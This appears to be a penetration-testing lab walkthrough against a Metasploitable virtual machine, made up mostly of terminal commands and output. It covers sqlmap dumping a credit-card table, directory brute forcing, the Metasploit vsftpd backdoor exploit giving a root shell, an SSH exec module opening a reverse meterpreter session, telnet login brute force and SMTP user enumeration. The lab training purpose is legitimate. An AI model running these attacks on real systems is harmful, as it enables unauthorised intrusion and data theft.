



```
[12:51:28] [INFO] retrieved: '2018-11-01
Database: owasp10
Table: credit_cards
[5 entries]
+------+-----+-------------------+------------+
| ccid | ccv | ccnumber          | expiration |
+------+-----+-------------------+------------+
| 1    | 745 | 4444111122223333 | 2012-03-01 |
| 2    | 722 | 7746536337776330 | 2015-04-01 |
| 3    | 461 | 8242325748474749 | 2016-03-01 |
| 4    | 230 | 7725653200487633 | 2017-06-01 |
| 5    | 627 | 1234567812345678 | 2018-11-01 |
+------+-----+-------------------+------------+

[12:51:28] [INFO] table 'owasp10.credit_cards' dumped to CSV file '/home/kali/.local/share/sq
lmap/output/192.168.50.131/dump/owasp10/credit_cards.csv'
[12:51:28] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/out
put/192.168.50.131'

[*] ending @ 12:51:28 /2023-06-16/
```

**DIRBUSTER(GUI)**


kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ dirbuster
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Starting OWASP DirBuster
OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
http://192.168.50.131:80
Work Method
Use GET requests only
Auto Switch (HEAD and GET)
Number Of Threads
10 Threads
Go Faster
Select scanning type:
List based brute force
Pure Brute Force
File with list of dirs/files
/usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-small.txt
Browse
List Info
Char set
a-zA-Z0-9%20-_
Min length
1
Max Length
8
Select starting options:
Standard start point
URL Fuzz
Brute Force Dirs
Be Recursive
Dir to start with
/
Brute Force Files
Use Blank Extension
File extension
php
URL to fuzz - /test.html?url={dir}.asp
/
Exit
Start
Please complete the test details


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
http://192.168.50.131:80/
Scan Information
Results - List View: Dirs: 28 Files: 18
Results - Tree View
Errors: 0
Type
Found
Response
Size
File /twiki/TWikiHistory.html 200 53610
File /twiki/TWikiDocumentation.html 200 461288
File /twiki/readme.txt 200 4691
File /twiki/license.txt 200 20061
File /phpMyAdmin/main.php 200 643
File /phpMyAdmin/index.php 200 643
File /mutillidae/register.php 200 2000
File /mutillidae/login.php 200 183
File /mutillidae/index.php 200 326
File /mutillidae/home.php 200 3107
File /index.php 200 1096
File /dvwa/security.php 302 335
File /dvwa/login.php 200 1580
File /dvwa/index.php 302 335
File /dvwa/about.php 302 335
File /dav/rev.php 200 183
File /dav/php-reverse-shell.php 200 183
File /dav/a.txt 200 258
Current speed: 45 requests/sec
(Select and right click for more options)
Average speed: (T) 44, (C) 38 requests/sec




## DIRB (CLI)

```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.50.131:80

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jun 16 17:04:20 2023
URL_BASE: http://192.168.50.131:80/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.50.131:80/ ----
+ http://192.168.50.131:80/.bash_history (CODE:200|SIZE:84)
+ http://192.168.50.131:80/cgi-bin/ (CODE:403|SIZE:295)
==> DIRECTORY: http://192.168.50.131:80/dav/
+ http://192.168.50.131:80/index (CODE:200|SIZE:891)
+ http://192.168.50.131:80/index.php (CODE:200|SIZE:891)
+ http://192.168.50.131:80/phpinfo (CODE:200|SIZE:48092)
+ http://192.168.50.131:80/phpinfo.php (CODE:200|SIZE:48104)
==> DIRECTORY: http://192.168.50.131:80/phpMyAdmin/
+ http://192.168.50.131:80/server-status (CODE:403|SIZE:300)
==> DIRECTORY: http://192.168.50.131:80/test/
==> DIRECTORY: http://192.168.50.131:80/twiki/
```

```
---- Entering directory: http://192.168.50.131:80/dav/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.50.131:80/phpMyAdmin/ ----
+ http://192.168.50.131:80/phpMyAdmin/calendar (CODE:200|SIZE:4145)
+ http://192.168.50.131:80/phpMyAdmin/changelog (CODE:200|SIZE:74593)
+ http://192.168.50.131:80/phpMyAdmin/ChangeLog (CODE:200|SIZE:40540)
==> DIRECTORY: http://192.168.50.131:80/phpMyAdmin/contrib/
+ http://192.168.50.131:80/phpMyAdmin/docs (CODE:200|SIZE:4583)
+ http://192.168.50.131:80/phpMyAdmin/error (CODE:200|SIZE:1063)
+ http://192.168.50.131:80/phpMyAdmin/export (CODE:200|SIZE:4145)
+ http://192.168.50.131:80/phpMyAdmin/favicon.ico (CODE:200|SIZE:18902)
+ http://192.168.50.131:80/phpMyAdmin/import (CODE:200|SIZE:4145)
+ http://192.168.50.131:80/phpMyAdmin/index (CODE:200|SIZE:4145)
+ http://192.168.50.131:80/phpMyAdmin/index.php (CODE:200|SIZE:4145)
==> DIRECTORY: http://192.168.50.131:80/phpMyAdmin/js/
==> DIRECTORY: http://192.168.50.131:80/phpMyAdmin/lang/
==> DIRECTORY: http://192.168.50.131:80/phpMyAdmin/libraries/
+ http://192.168.50.131:80/phpMyAdmin/license (CODE:200|SIZE:18011)
+ http://192.168.50.131:80/phpMyAdmin/LICENSE (CODE:200|SIZE:18011)
+ http://192.168.50.131:80/phpMyAdmin/main (CODE:200|SIZE:4227)
+ http://192.168.50.131:80/phpMyAdmin/navigation (CODE:200|SIZE:4145)
+ http://192.168.50.131:80/phpMyAdmin/phpinfo (CODE:200|SIZE:0)
+ http://192.168.50.131:80/phpMyAdmin/phpinfo.php (CODE:200|SIZE:0)
+ http://192.168.50.131:80/phpMyAdmin/phpmyadmin (CODE:200|SIZE:21389)
+ http://192.168.50.131:80/phpMyAdmin/print (CODE:200|SIZE:1063)
+ http://192.168.50.131:80/phpMyAdmin/readme (CODE:200|SIZE:2624)
+ http://192.168.50.131:80/phpMyAdmin/README (CODE:200|SIZE:2624)
+ http://192.168.50.131:80/phpMyAdmin/robots (CODE:200|SIZE:26)
```

```
+ http://192.168.50.131:80/phpMyAdmin/robots.txt (CODE:200|SIZE:26)
==> DIRECTORY: http://192.168.50.131:80/phpMyAdmin/scripts/
==> DIRECTORY: http://192.168.50.131:80/phpMyAdmin/setup/
+ http://192.168.50.131:80/phpMyAdmin/sql (CODE:200|SIZE:4145)
==> DIRECTORY: http://192.168.50.131:80/phpMyAdmin/test/
==> DIRECTORY: http://192.168.50.131:80/phpMyAdmin/themes/
+ http://192.168.50.131:80/phpMyAdmin/TODO (CODE:200|SIZE:235)
+ http://192.168.50.131:80/phpMyAdmin/webapp (CODE:200|SIZE:6902)

---- Entering directory: http://192.168.50.131:80/test/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.50.131:80/twiki/ ----
==> DIRECTORY: http://192.168.50.131:80/twiki/bin/
+ http://192.168.50.131:80/twiki/data (CODE:403|SIZE:297)
+ http://192.168.50.131:80/twiki/index (CODE:200|SIZE:782)
+ http://192.168.50.131:80/twiki/index.html (CODE:200|SIZE:782)
==> DIRECTORY: http://192.168.50.131:80/twiki/lib/
+ http://192.168.50.131:80/twiki/license (CODE:200|SIZE:19440)
==> DIRECTORY: http://192.168.50.131:80/twiki/pub/
+ http://192.168.50.131:80/twiki/readme (CODE:200|SIZE:4334)
+ http://192.168.50.131:80/twiki/templates (CODE:403|SIZE:302)
```

```
---- Entering directory: http://192.168.50.131:80/phpMyAdmin/setup/ ----
+ http://192.168.50.131:80/phpMyAdmin/setup/config (CODE:303|SIZE:1370)
==> DIRECTORY: http://192.168.50.131:80/phpMyAdmin/setup/frames/
+ http://192.168.50.131:80/phpMyAdmin/setup/index (CODE:200|SIZE:8618)
+ http://192.168.50.131:80/phpMyAdmin/setup/index.php (CODE:200|SIZE:8626)
==> DIRECTORY: http://192.168.50.131:80/phpMyAdmin/setup/lib/
+ http://192.168.50.131:80/phpMyAdmin/setup/scripts (CODE:200|SIZE:21967)
+ http://192.168.50.131:80/phpMyAdmin/setup/styles (CODE:200|SIZE:6218)
```


```
+ http://192.168.50.131:80/twiki/bin/save (CODE:302|SIZE:0)
+ http://192.168.50.131:80/twiki/bin/search (CODE:200|SIZE:3550)
+ http://192.168.50.131:80/twiki/bin/statistics (CODE:200|SIZE:1194)
+ http://192.168.50.131:80/twiki/bin/upload (CODE:302|SIZE:0)
+ http://192.168.50.131:80/twiki/bin/view (CODE:200|SIZE:10049)
+ http://192.168.50.131:80/twiki/bin/viewfile (CODE:302|SIZE:0)

---- Entering directory: http://192.168.50.131:80/twiki/lib/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.50.131:80/twiki/pub/ ----
+ http://192.168.50.131:80/twiki/pub/favicon.ico (CODE:200|SIZE:1078)
==> DIRECTORY: http://192.168.50.131:80/twiki/pub/Main/

---- Entering directory: http://192.168.50.131:80/phpMyAdmin/setup/frames/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.50.131:80/phpMyAdmin/setup/lib/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.50.131:80/twiki/pub/Main/ ----

-----------------
END_TIME: Fri Jun 16 17:04:56 2023
DOWNLOADED: 32284 - FOUND: 57

┌──(kali㉿kali)-[~]
└─$
```


FTP (backdoor command execution)

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.50.131
RHOSTS => 192.168.50.131
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.50.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.50.131:21 - USER: 331 Please specify the password.
[+] 192.168.50.131:21 - Backdoor service has been spawned, handling...
[+] 192.168.50.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.50.128:38679 -> 192.168.50.131:6200) at 2023-06-21 09:02:17 +0530

/bin/bash -i
bash: no job control in this shell
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/# whoami
root
root@metasploitable:/#
```

SSH(ssh login bruteforce)




SSH (user code execution)

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > search sshexec

Matching Modules
================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  exploit/multi/ssh/sshexec     1999-01-01       manual  No     SSH User Code Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/ssh/sshexec

msf6 > use 0
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/ssh/sshexec) >
```

```
msf6 exploit(multi/ssh/sshexec) > set RHOSTS 192.168.50.131
RHOSTS => 192.168.50.131
msf6 exploit(multi/ssh/sshexec) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 exploit(multi/ssh/sshexec) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf6 exploit(multi/ssh/sshexec) > exploit

[*] Started reverse TCP handler on 192.168.50.128:4444
[*] 192.168.50.131:22 - Sending stager ...
[*] Command Stager progress -  42.75% done (342/800 bytes)
[*] Sending stage (1017704 bytes) to 192.168.50.131
[*] Meterpreter session 2 opened (192.168.50.128:4444 → 192.168.50.131:39904) at 2023-06-21 09:11:19 +0530
[!] Timed out while waiting for command to return
[*] Command Stager progress - 100.00% done (800/800 bytes)

meterpreter >
```

```
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

TELNET (brute force)


```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > use auxiliary/scanner/telnet/telnet_login
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.50.131
RHOSTS => 192.168.50.131
msf6 auxiliary(scanner/telnet/telnet_login) > set USER_FILE /home/kali/usernames.txt
USER_FILE => /home/kali/usernames.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /home/kali/passwords.txt
PASS_FILE => /home/kali/passwords.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/telnet/telnet_login) > exploit

[-] 192.168.50.131:23     - 192.168.50.131:23 - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.50.131:23     - 192.168.50.131:23 - LOGIN FAILED: root:admin (Incorrect: )
[-] 192.168.50.131:23     - 192.168.50.131:23 - LOGIN FAILED: root:msfadmin (Incorrect: )
[-] 192.168.50.131:23     - 192.168.50.131:23 - LOGIN FAILED: root:test (Incorrect: )
[-] 192.168.50.131:23     - 192.168.50.131:23 - LOGIN FAILED: root:guest (Incorrect: )
```

```
[-] 192.168.50.131:23     - 192.168.50.131:23 - LOGIN FAILED: admin:test (Incorrect: )
[-] 192.168.50.131:23     - 192.168.50.131:23 - LOGIN FAILED: admin:guest (Incorrect: )
[-] 192.168.50.131:23     - 192.168.50.131:23 - LOGIN FAILED: admin:adm (Incorrect: )
[-] 192.168.50.131:23     - 192.168.50.131:23 - LOGIN FAILED: admin:mysql (Incorrect: )
[-] 192.168.50.131:23     - 192.168.50.131:23 - LOGIN FAILED: admin:user (Incorrect: )
[-] 192.168.50.131:23     - 192.168.50.131:23 - LOGIN FAILED: admin:administrator (Incorrect: )
[-] 192.168.50.131:23     - 192.168.50.131:23 - LOGIN FAILED: admin:oracle (Incorrect: )
[-] 192.168.50.131:23     - 192.168.50.131:23 - LOGIN FAILED: msfadmin:root (Incorrect: )
[-] 192.168.50.131:23     - 192.168.50.131:23 - LOGIN FAILED: msfadmin:admin (Incorrect: )
[+] 192.168.50.131:23     - 192.168.50.131:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.50.131:23     - Attempting to start session 192.168.50.131:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.50.128:36235 → 192.168.50.131:23) at 2023-06-21 09:18:54 +0530
[*] 192.168.50.131:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.50.131 23
Trying 192.168.50.131...
Connected to 192.168.50.131.
Escape character is '^]'.

                _                  _       _ _                 _     _       ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Jun 20 23:48:52 EDT 2023 from 192.168.50.128 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```

```
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$
```

SMTP (user enumeration)




```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) >
msf6 auxiliary(scanner/smtp/smtp_enum) > options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                  Required  Description
   ----       ---------------                                  --------  -----------
   RHOSTS                                                      yes       The target host(s), see https://docs.metasplo
                                                                         ng-metasploit.html
   RPORT      25                                               yes       The target port (TCP)
   THREADS    1                                                yes       The number of concurrent threads (max one per
   UNIXONLY   true                                             yes       Skip Microsoft bannered servers when testing
   USER_FILE  /usr/share/metasploit-framework/data/wordlist    yes       The file that contains a list of probable use
              s/unix_users.txt


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.50.131
RHOSTS => 192.168.50.131
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.50.131:25     - 192.168.50.131:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```




```
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.50.131:25     - 192.168.50.131:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)

[+] 192.168.50.131:25     - 192.168.50.131:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news,
 nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.50.131:25     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

SMB



```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.50.131
RHOSTS => 192.168.50.131
msf6 auxiliary(scanner/smb/smb_version) > exploit

[*] 192.168.50.131:445    - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.50.131:445    -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.50.131:       - Scanned 1 of 1 hosts (100% complete)
